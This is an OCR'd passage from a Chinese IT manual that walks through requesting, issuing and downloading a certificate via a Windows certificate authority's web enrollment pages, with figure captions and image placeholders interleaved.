


图 8-57 新建证书



图 8-58 生成文件 certreq. txt




图 8-59　申请证书

单击“申请一个证书”按钮，单击“高级申请”按钮，将出现如图 8-60 所示的界面。




图 8-60　高级证书申请

(4) 选择“使用 base64 编码的 CMC 或 PKCS#10 文件提交一个证书申请，或使用 base64 编码的 PKCS#7 文件续订证书申请”项，将出现如图 8-61 所示的页面。

打开步骤(2)在 C 盘的生成文件，全选后复制，如图 8-62 所示。




图 8-61 提交证书申请



图 8-62 复制 certreq.txt 内容

(5) 把证书请求文件粘贴在申请栏内，如图 8-63 所示。


单击“提交”按钮，证书申请收到，等待管理员颁发，如图 8-64 所示。

(6) 选择“开始”→“证书颁发机构”命令，在弹出窗口的左侧窗格中选择“挂起的申请”，在弹出的快捷菜单中选择“所有任务”→“颁发”命令，如图 8-65 所示。

在申请证书主页中，单击“查看挂起的证书申请的状态”项，如图 8-66 所示。

(7) 单击“保存的申请证书”项，如图 8-67 所示。

选择“Base 64 编码”单选按钮，单击“下载证书”项，如图 8-68 所示。







图 8-63 粘贴 certreq. txt 内容

图 8-64 证书挂起



图 8-65 颁发证书

